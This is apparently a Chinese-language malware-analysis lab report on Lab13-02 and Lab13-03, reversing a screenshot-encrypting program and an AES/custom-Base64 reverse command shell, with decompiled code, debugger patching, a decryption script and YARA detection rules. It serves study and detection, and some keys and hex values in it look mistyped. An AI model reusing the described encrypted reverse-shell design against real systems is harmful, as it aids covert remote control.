4      HANDLE hFile; // [esp+0h] [ebp-10h]
5      DWORD NumberOfBytesWritten; // [esp+4h] [ebp-Ch] BYREF
6      int v6; // [esp+8h] [ebp-8h]
7      BOOL v7; // [esp+Ch] [ebp-4h]
8
9      NumberOfBytesWritten = 0;
10     v7 = 0;
11     v6 = 0;
12     hFile = CreateFileA(lpFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
13     if ( hFile == (HANDLE)-1 )
14         return 0;
15     v7 = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite,
16     &NumberOfBytesWritten, 0);
17     CloseHandle(hFile);
18     return NumberOfBytesWritten;
19 }

```

这个函数处理文件I/O:

1. **创建文件:** 使用 `CreateFileA` 创建一个新文件或打开一个现有文件。
2. **写入数据:** 将 `lpBuffer` 指向的数据写入文件。
3. **关闭文件:** 写入完成后关闭文件句柄。
4. **返回写入字节数:** 返回实际写入的字节数。

查看 `sub_40181F`:

```
1 int __cdecl sub_40181F(int a1, int a2)
2 {
3     char v3[68]; // [esp+0h] [ebp-44h] BYREF
4
5     memset(v3, 0, sizeof(v3));
6     return sub_401739(v3, a1, a1, a2);
7 }
```

这个函数看起来是一个中间函数，它初始化了一个数组，并调用了 `sub_401739`，可能是用于数据转换或加密。

那么我们查看它调用的 `sub_401739`:

```
1 unsigned int __cdecl sub_401739(_DWORD *a1, _DWORD *a2, int *a3, unsigned
  int a4)
2 {
3     unsigned int result; // eax
4     unsigned int i; // [esp+0h] [ebp-4h]
5
6     for ( i = 0; i < a4; i += 16 )
7     {
8         sub_4012DD(a1);
9         *a3 = (a1[3] << 16) ^ HIWORD(a1[5]) ^ *a1 ^ *a2;
10        a3[1] = (a1[5] << 16) ^ HIWORD(a1[7]) ^ a1[2] ^ a2[1];
11        a3[2] = (a1[7] << 16) ^ HIWORD(a1[1]) ^ a1[4] ^ a2[2];
12        a3[3] = (a1[1] << 16) ^ HIWORD(a1[3]) ^ a1[6] ^ a2[3];
13        a2 += 4;
14        a3 += 4;
15        result = i + 16;
16    }
17    return result;
18 }
```

`sub_401739` 函数执行以下操作:

1. **数据处理循环:** 通过一个循环，处理 `a1` 和 `a2` 指向的数据块。
2. **调用 `sub_4012DD`:** 在每个循环迭代中调用 `sub_4012DD`，它可能是执行某种加密或哈希函数。

3. **数据混淆**: 使用 `^` (异或操作) 和位移操作来混淆或加密数据。
4. **结果返回**: 返回操作后的数据。

在 `sub_401739` 内部, 还调用了 `sub_4012DD` 函数:

```
1  unsigned int __cdecl sub_4012DD(_DWORD *a1)
2  {
3      unsigned int v1; // eax
4      unsigned int v2; // eax
5      unsigned int v3; // esi
6      unsigned int v4; // eax
7      unsigned int v5; // eax
8      unsigned int v6; // esi
9      unsigned int v7; // eax
10     unsigned int v8; // eax
11     unsigned int v9; // esi
12     unsigned int v10; // eax
13     unsigned int v11; // eax
14     unsigned int v12; // esi
15     unsigned int result; // eax
16     int v14[8]; // [esp+4h] [ebp-44h]
17     unsigned int i; // [esp+24h] [ebp-24h]
18     unsigned int v16; // [esp+28h] [ebp-20h]
19     unsigned int v17; // [esp+2Ch] [ebp-1Ch]
20     unsigned int v18; // [esp+30h] [ebp-18h]
21     unsigned int v19; // [esp+34h] [ebp-14h]
22     unsigned int v20; // [esp+38h] [ebp-10h]
23     unsigned int v21; // [esp+3Ch] [ebp-Ch]
24     unsigned int v22; // [esp+40h] [ebp-8h]
25     unsigned int Value; // [esp+44h] [ebp-4h]
26
27     for ( i = 0; i < 8; ++i )
28         v14[i] = a1[i + 8];
29     a1[8] += a1[16] + 1295307613;
30     a1[9] = a1[9] + (a1[8] < v14[0]) - 749914925;
31     a1[10] += (a1[9] < v14[1]) + 886263092;
32     a1[11] += (a1[10] < v14[2]) + 1295307613;
33     a1[12] = a1[12] + (a1[11] < v14[3]) - 749914925;
34     a1[13] += (a1[12] < v14[4]) + 886263092;
35     a1[14] += (a1[13] < v14[5]) + 1295307613;
36     a1[15] = a1[15] + (a1[14] < v14[6]) - 749914925;
37     a1[16] = a1[15] < v14[7];
38     for ( i = 0; i < 8; ++i )
39     {
40         v1 = sub_40128D(a1[i + 8] + a1[i]);
41         *(&v16 + i) = v1;
```

```

42     }
43     v2 = _rotr(Value, 16);
44     v3 = v2 + v16;
45     *a1 = _rotr(v22, 16) + v3;
46     v4 = _rotr(v16, 8);
47     a1[1] = Value + v4 + v17;
48     v5 = _rotr(v17, 16);
49     v6 = v5 + v18;
50     a1[2] = _rotr(v16, 16) + v6;
51     v7 = _rotr(v18, 8);
52     a1[3] = v17 + v7 + v19;
53     v8 = _rotr(v19, 16);
54     v9 = v8 + v20;
55     a1[4] = _rotr(v18, 16) + v9;
56     v10 = _rotr(v20, 8);
57     a1[5] = v19 + v10 + v21;
58     v11 = _rotr(v21, 16);
59     v12 = v11 + v22;
60     a1[6] = _rotr(v20, 16) + v12;
61     result = _rotr(v22, 8);
62     a1[7] = v21 + result + Value;
63     return result;
64 }

```

此函数似乎执行复杂的位操作和数学运算，很可能是自定义的加密或哈希算法的一部分：

1. 变量初始化和操作: 对 `a1` 指向的数据执行一系列加法、旋转和异或操作。
2. 加密/哈希循环: 对数据执行复杂的变换，这些变换可能包括循环左移（`_rotr`）和其他数学运算，以生成加密或哈希后的数据。

综合这些函数，`Lab13-02.exe` 看起来是一个定时捕获屏幕截图，并将其以某种方式加密或混淆后写入一个文件的程序。这种行为可能属于某种监视软件或恶意软件。

我们尝试得到加密前的原文件：由于我们已经知道加密函数位于 `sub_401880`，那么我们可以载入 Ollydbg，在此处下断点：

00401878	. 8B55 F8	mov edx,[local.2]	
0040187B	. 52	push edx	
0040187C	. 8B45 F4	mov eax,[local.3]	
0040187F	. 50	push eax	
00401880	. E8 9AFFFFFF	call Lab13-02.0040181F	
00401885	. 83C4 08	add esp,0x8	
00401888	. FF15 3860400	call dword ptr ds:[&KERNEL32.GetTickCount]	GetTickCount
0040188E	. 8945 FC	mov [local.1],eax	
00401891	. 8B4D FC	mov ecx,[local.1]	
00401894	. 51	push ecx	
00401895	. 68 30704000	push Lab13-02.00407030	ASCII "temp%08x"
00401898	. 8D95 E4EDEF	lea edx,[local.131]	

然后进入函数 `40181F`，在开头直接汇编成 `ret` 指令，让它什么也不做：

0040181D	- 5D	pop ebp	02540020
0040181E	- C3	retn	
0040181F	- C3	retn	
00401820	- 8BEC	mov ebp, esp	
00401822	- 83EC 44	sub esp, 0x44	
00401825	- 6A 44	push 0x44	
00401827	- 6A 00	push 0x0	
00401829	- 8D45 BC	lea eax, [local.17]	
0040182C	- 50	push eax	
0040182D	- E8 5E040000	call Lab13-02.00401C90	
00401832	- 83C4 0C	add esp, 0xC	

然后保存修改后的代码为 `Lab13-02-c.exe`，运行它，发现生成的temp文件不再被加密：

Lab13-02.exe	2011/11/17 10:04	应用程序	70 KB
temp00354c4c	2023/12/14 9:24	文件	4,753 KB

修改后缀为.jpg，可以看到这是一个屏幕截图：

temp00354c4c.jpg	分级: ☆☆☆☆☆	大小: 4.64 MB	修改日期: 2023/12/14 9:24
JPEG 图像	尺寸: 1457 x 835	创建日期: 2023/12/14 9:24	

至此分析完毕。

- Q1: 使用动态分析，确定恶意代码创建了什么？

`Lab13-02.exe` 在当前目录下创建一些较大且看似随机的文件，这些文件的命名以 `temp` 开始，以不同的8个十六进制数字结束。

- Q2: 使用静态分析技术，例如 xor 指令搜索、FidCrypt2、KANAL以及IDA 插件，查找潜在的加密，你发现了什么？

XOR 搜索技术在 `sub_401570` 和 `sub_401739` 中识别了加密相关的函数。其他3种推荐的技术并没有发现什么。

- Q3: 基于问题1的回答，哪些导入函数将是寻找加密函数比较好的一个证据？

`writeFile` 调用之前可能会发现加密函数。

- Q4: 加密函数在反汇编的何处？

加密函数是 `sub_40181F`。

- Q5: 从加密函数追溯原始的加密内容，原始加密内容是什么？

原内容是屏幕截图。

- Q6: 你是否能够找到加密算法?如果没有，你如何解密这些内容？

加密算法是不标准算法，并且不容易识别，最简单方法是通过解密工具解密流量。


- Q7: 使用解密工具，你是否能够恢复加密文件中的一个文件到原始文件？

见上述分析。



### 3.3 Lab13-03.exe

- 静态分析

使用exeinfoPE查看加壳：




我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：



`WSASocketA` 表明其进行了网络活动，`WriteFile` 表明其进行了文件创建或写入。在字符串中出现了网址，以及一个类似base64自定义编码的字符串。


## • 动态分析

由于字符串中发现了网址，因此使用ApateDNS查看其网络活动，发现确实访问了这个网址：



## • IDA分析:

首先查找XOR指令，发现使用了大量的xor:



根据这些函数，我们可以归结出6个可能是加密函数的函数，分别进行重命名：

分配的函数名	函数地址
s_xor1	00401AC2
s_xor2	0040223A
s_xor3	004027ED
s_xor4	00402DA8
s_xor5	00403166
s_xor6	00403990

然后使用IDA的FindCrypt2插件进行查找：

```

The initial autoanalysis has been finished.
40C808: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.

```

发现在8个地方出现了AES算法使用的变量。

经过进一步的查看，发现这8处一共出现了两种组合：3和5以及2和4，前4个地方使用2和4进行加密；后4个地方使用3和5进行解密：

xrefs to dword\_40D308


Direction	Type	Address	Text
Up	r	sub_40223A+25C	xor edx, ds:dword_40D308[edx*4]
Up	r	sub_40223A+2AD	xor eax, ds:dword_40D308[ecx*4]
Up	r	sub_40223A+2FE	xor ecx, ds:dword_40D308[edx*4]
Up	r	sub_40223A+34D	xor edx, ds:dword_40D308[edx*4]
Up	r	sub_402DA8+218	xor ecx, ds:dword_40D308[ecx*4]

xrefs to dword\_40DB08

Direction	Type	Address	Text
Up	r	sub_4027ED+248	mov edx, ds:dword_40DB08[edx*4]
Up	r	sub_4027ED+298	mov eax, ds:dword_40DB08[ecx*4]
Up	r	sub_4027ED+2E9	mov ecx, ds:dword_40DB08[edx*4]
Up	r	sub_4027ED+339	mov edx, ds:dword_40DB08[edx*4]
Up	r	sub_403166+1F0	mov ecx, ds:dword_40DB08[ecx*4]

Line 1 of 5

我们使用PEiD也进行查看，发现同样查到了AES算法：



其中S和S-inv参考了AES的S-box结构，这是该加密算法的基本结构。




我们查看 `s_xor6` 函数:

```
1 int __thiscall s_xor6(int this, _BYTE *a2, _BYTE *a3)
2 {
3     int result; // eax
4     char pExceptionObject[12]; // [esp+4h] [ebp-10h] BYREF
5     int i; // [esp+10h] [ebp-4h]
6
7     result = this;
8     if ( !*( _BYTE * )(this + 4) )
9     {
10         exception::exception((exception *)pExceptionObject, (const char *const
11 *)&off_412240);
12         _CxxThrowException(pExceptionObject, (_ThrowInfo
13 *)&_TI1_AVexception__);
14     }
15     for ( i = 0; i < *( _DWORD * )(this + 972); ++i )
16     {
17         *a2++ ^= *a3++;
18         result = i + 1;
19     }
20     return result;
21 }
```

发现里面确实使用了异或操作来加密, 为了查看 `s_xor6` 是否与其他函数相关联, 我们查看它的交叉引用, 发现是函数 `sub_40352D`:

xrefs to s_xor6				
Direction	Type	Address	Text	
Up	p	sub_40352D+AE	call	s_xor6
Up	p	sub_40352D+16B	call	s_xor6
Up	p	.text:00403804	call	s_xor6
Up	p	.text:004038AB	call	s_xor6

我们查看 `sub_40352D` 的交叉引用图;



从图中我们确实可以看出 s\_xor6 和 s\_xor2 以及 s\_xor4 相关，但虽然有了 s\_xor3 和 s\_xor5 与 AES 解密相关的证据，这两个函数和其他函数的关系并不是那么清晰。


我们把 0x00403745 命名成 s\_AES\_decrypt，把 0x0040352D 命名成 s\_AES\_encrypt

```

.text:00403742
.text:00403745 ;
.text:00403745 s_AES_decrypt:
.text:00403745     push    ebp
.text:00403746     mov     ebp, esp
.text:00403748     sub     esp, 20h
.text:00403748     mov     [ebp-20h], ecx
.text:0040374E     mov     eax, [ebp-20h]

```

然后重新创建一个图，查看从这两个函数开始调用的所有函数：



回过头来看 main 函数的调用，它调用了 s\_xor1:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     SOCKET s; // [esp+0h] [ebp-10Ch]
4     struct sockaddr name; // [esp+4h] [ebp-108h] BYREF
5     struct hostent *u6; // [esp+14h] [ebp-198h]
6     int v7; // [esp+18h] [ebp-194h]
7     struct WSADATA WSAData; // [esp+1Ch] [ebp-190h] BYREF
8
9     s_xor1((int)&unk_412EF8, "ijklmnopqrstuvwxyz", &unk_413374, 16, 16);
10    v7 = WSASocket(0x202u, &WSAData);
11    if ( v7 )

```

并且其加密参数是字符串 `ijklmnopqrstuvwxyz`，它用于 AES 加密。

接下来寻找 base64 自定义加密的踪迹，我们发现其字符串位于：

```

.data:004120A3 db 0
.data:004120A4 ; char byte_4120A4[]
.data:004120A4 db 43h ; DATA XREF: sub_40103F+1F ↑ r
.data:004120A5 aDefghijklmnopq db 'DEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
.data:004120E5 align 4
.data:004120E8 ; CHAR aErrorApiError[]

```

查找函数对其引用，发现在sub\_40103F中；

```
1  int __cdecl sub_40103F(int a1)
2  {
3      int i; // [esp+0h] [ebp-4h]
4
5      for ( i = 0; i < 64 && byte_4120A4[i] != a1; ++i )
6          ;
7      if ( i > 63 )
8          return -1;
9      return i;
10 }
```

这个函数又被sub\_401082调用，查看代码：

```
1  int __cdecl sub_401082(unsigned int a1, int a2, unsigned int a3, int a4)
2  {
3      int result; // eax
4      int v5; // [esp+4h] [ebp-14h]
5      unsigned int v6; // [esp+8h] [ebp-10h]
6      unsigned int v7; // [esp+8h] [ebp-10h]
7      unsigned int v8; // [esp+8h] [ebp-10h]
8      unsigned int v9; // [esp+8h] [ebp-10h]
9      unsigned int i; // [esp+Ch] [ebp-Ch]
10     unsigned int v11; // [esp+10h] [ebp-8h]
11     unsigned int v12; // [esp+14h] [ebp-4h]
12
13     v12 = 0;
14     v11 = 0;
15     while ( 2 )
16     {
17         if ( v11 >= a1 )
18             return 0;
19         v6 = 0;
20         for ( i = 0; i < 4; ++i )
21         {
22             if ( i + v11 >= a1 )
23                 return 1;
24             v5 = sub_40103F(*(char *)(v11 + a2 + i));
25             if ( v5 < 0 )
26                 break;
27             v6 = v5 & 0x3F | (v6 << 6);
28         }
29         switch ( i )
30         {
31             case 0u:
32                 result = 0;
```


```

33         break;
34     case 1u:
35         result = 2;
36         break;
37     case 2u:
38         v7 = v6 >> 4;
39         if ( v12 <= a3 )
40         {
41             *(_BYTE *)(v12 + a4) = v7;
42             ++v12;
43             goto LABEL_2;
44         }
45         result = 3;
46         break;
47     case 3u:
48         v8 = v6 >> 2;
49         if ( v12 + 1 <= a3 )
50         {
51             *(_BYTE *)(v12 + a4 + 1) = v8;
52             *(_BYTE *)(v12 + a4) = BYTE1(v8);
53             v12 += 2;
54             goto LABEL_2;
55         }
56         result = 3;
57         break;
58     case 4u:
59         if ( v12 + 2 <= a3 )
60         {
61             *(_BYTE *)(v12 + a4 + 2) = v6;
62             v9 = v6 >> 8;
63             *(_BYTE *)(v12 + a4 + 1) = v9;
64             *(_BYTE *)(v12 + a4) = BYTE1(v9);
65             v12 += 3;
66             goto LABEL_2;
67         }
68         result = 3;
69         break;
70     default:
71 LABEL_2:
72         v11 += 4;
73         continue;
74     }
75     return result;
76 }
77 }

```

这个函数是一个自定义的Base64解码函数，并且可以看到位于ReadFile和WriteFile之间的解码函数 0x0040147C 也调用了它。

在解密前我们需要先确定加密函数与解密函数之间的关系，根据分析可知AES加密函数被 0x0040132B 开始的函数使用，我们查看这个函数：



```
1 DWORD __stdcall sub_40132B(HANDLE *lpThreadParameter)
2 {
3     char v2[1028]; // [esp+4h] [ebp-FE8h] BYREF
4     DWORD NumberOfBytesWritten; // [esp+408h] [ebp-BE4h] BYREF
5     HANDLE *v4; // [esp+40Ch] [ebp-BE0h]
6     char Buffer[1028]; // [esp+410h] [ebp-BDCh] BYREF
7     DWORD nNumberOfBytesToWrite; // [esp+814h] [ebp-7D8h]
8     char v7; // [esp+818h] [ebp-7D4h]
9     char v8[1996]; // [esp+819h] [ebp-7D3h] BYREF
10    __int6 v9; // [esp+FE5h] [ebp-7h]
11    char v10; // [esp+FE7h] [ebp-5h]
12    DWORD NumberOfBytesRead; // [esp+FE8h] [ebp-4h] BYREF
13
14    memset(Buffer, 0, 1025);
15    memset(v2, 0, 1025);
16    v7 = 0;
17    memset(v8, 0, sizeof(v8));
18    v9 = 0;
19    v10 = 0;
20    v4 = lpThreadParameter;
21    while ( ReadFile(*v4, Buffer, 0x400u, &NumberOfBytesRead, 0) && NumberOfBytesRead )
22    {
23        Buffer[NumberOfBytesRead] = 0;
24        nNumberOfBytesToWrite = sub_4012E9(NumberOfBytesRead);
25        Buffer[1025] = 0;
26        memset(v2, 0, 0x401u);
27        s_AES_encrypt(Buffer, v2, nNumberOfBytesToWrite, 1);
28        if ( !WriteFile(*v4, v2, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
29            break;
30    }
31}
```

这是一个线程的开始，因此我们将其重命名为 aes\_thread ，

自定义的Base64加密函数 (0x00401082) 也在一个它们宿主机线程启动的函数 (0x0040147C)中使用。利用一个假想的结论: Base64线程读取远程套机字的内容作为输入，经过函数解密后，它再将结果发送作为命令shell的输入。可以得出跟踪输入与跟踪AES线程的输入非常相似。

对于解密算法， 我们可以使用如下书中参考代码：

```
from Crypto.Cipher import AES
import binascii

raw = ' 37 f3 1f 04 51 20 e0 b5 86 ac b6 0f 65 20 89 92 ' + \
' 4f af 98 a4 c8 76 98 a6 4d d5 51 8f a5 cb 51 c5 ' + \
' cf 86 11 0d c5 35 38 5c 9c c5 ab 66 78 40 1d df ' + \
' 4a 53 fo 11 0f 57 6d 4f b7 c9 c8 bf 29 79 2f c1 ' + \
' ec 60 b2 23 00 7b 28 fa 4d c1 7b 81 93 bb ca 9e ' + \
' bb 27 dd 47 b6 be 0b 0f 66 10 95 17 9e d7 c4 8d ' + \
' ee 11 09 99 20 49 3b df de be 6e ef 6a 12 db bd ' + \
' a6 76 b0 22 13 ee a9 38 2d 2f 56 06 78 cb 2f 91 ' + \
' af 64 af a6 d1 43 f1 f5 47 f6 c2 c8 6f 00 49 39 '

ciphertext = binascii.unhexlify(raw.replace(' ', ''))
obj = AES.new('ijklmnopqrstuvw', AES.MODE_CBC)
print 'Plaintext is:\n' + obj.decrypt(ciphertext)
```

至此分析完毕。

- Q1: 比较恶意代码的输出字符串和动态分析提供的信息，通过这些比较，你发现哪些元素可能被加密？

动态分析可能找出一些看似随机的加密内容。程序的输出中没有可以识别的字符串，所以也没有什么东西暗示使用了加密。

- Q2: 使用静态分析搜索字符串 xor 来查找潜在的加密。通过这种方法，你发现什么类型的加密？

搜索 `xor` 指令发现了6个可能与加密相关的单独函数，但是加密的类型一开始并不明显

- Q3: 使用静态工具，如 FindCrypt2、KANAL以及 IDA 插件识别一些其他类型的加密机制。发现的结果与搜索字符XOR 结果比较如何？

这三种技术都识别出了高级加密标准AES 算法 (Riindael算法)，它与识别的6个XOR 函数相关。IDA 熵插件也能识别一个自定义的 Base64 索引字符串，这表明没有明显的证据与 xor 指令相关。

- Q4: 恶意代码使用哪两种加密技术？

恶意代码使用 `AES` 和自定义的 Base64 加密。

- Q5: 对于每一种加密技术，它们的密钥是什么？

AES的密钥是 `ijklmnopqrstuvwxyz`，自定义的 Base64 加密的索引字符串是: `CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/`。

- Q6: 对于加密算法，它的密钥足够可靠吗?另外你必须知道什么？

对于自定义 Base64 加密的实现，索引字符串已经足够了。但是对于 AES，实现解密可能需要密钥之外的变量。如果使用密钥生成算法，则包括密钥生成算法、密钥大小、操作模式，如果需要还包括向量的初始化等。

- Q7: 恶意代码做了什么？

恶意代码使用以自定义Base64 加密算法加密传入命令和以AES 加密传出shell命令响应来建立反连命令 shell。

- Q8: 构造代码来解密动态分析过程中生成的一些内容，解密后的内容是什么？

见上述分析。

### 3.4 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
1 //首先判断是否为PE文件
2 private rule IsPE
3 {
4   condition:
5     filesize < 10MB and //小于10MB
6     uint16(0) == 0x5A4D and //"MZ"头
7     uint32(uint32(0x3C)) == 0x00004550 // "PE"头
8 }
9
10 //Lab13-01
11 rule lab13_1
```

```

12 {
13     strings:
14         $s1 = "Mozilla/4.0"
15         $s2 = "http://%s/%s/"
16         $s3 =
17             "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
18     condition:
19         IsPE and $s1 and $s2 and $s3
20 }
21 //Lab13-02
22 rule lab13_2
23 {
24     strings:
25         $s1 = "temp%08x"
26         $s2 = "GetACP"
27         $s3 = "GetDC"
28     condition:
29         IsPE and $s1 and $s2 and $s3
30 }
31 //Lab13-03
32 rule lab13_3
33 {
34     strings:
35         $s1 =
36             "CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/"
37         $s2 = "cmd.exe"
38     condition:
39         IsPE and $s1 and $s2
40 }

```

把上述Yara规则保存为 `rule_ex13.yar`，然后在Chapter\_13L上一个目录输入以下命令：

```
1 | yara64 -r rule_ex13.yar Chapter_13L
```

结果如下，样本检测成功：

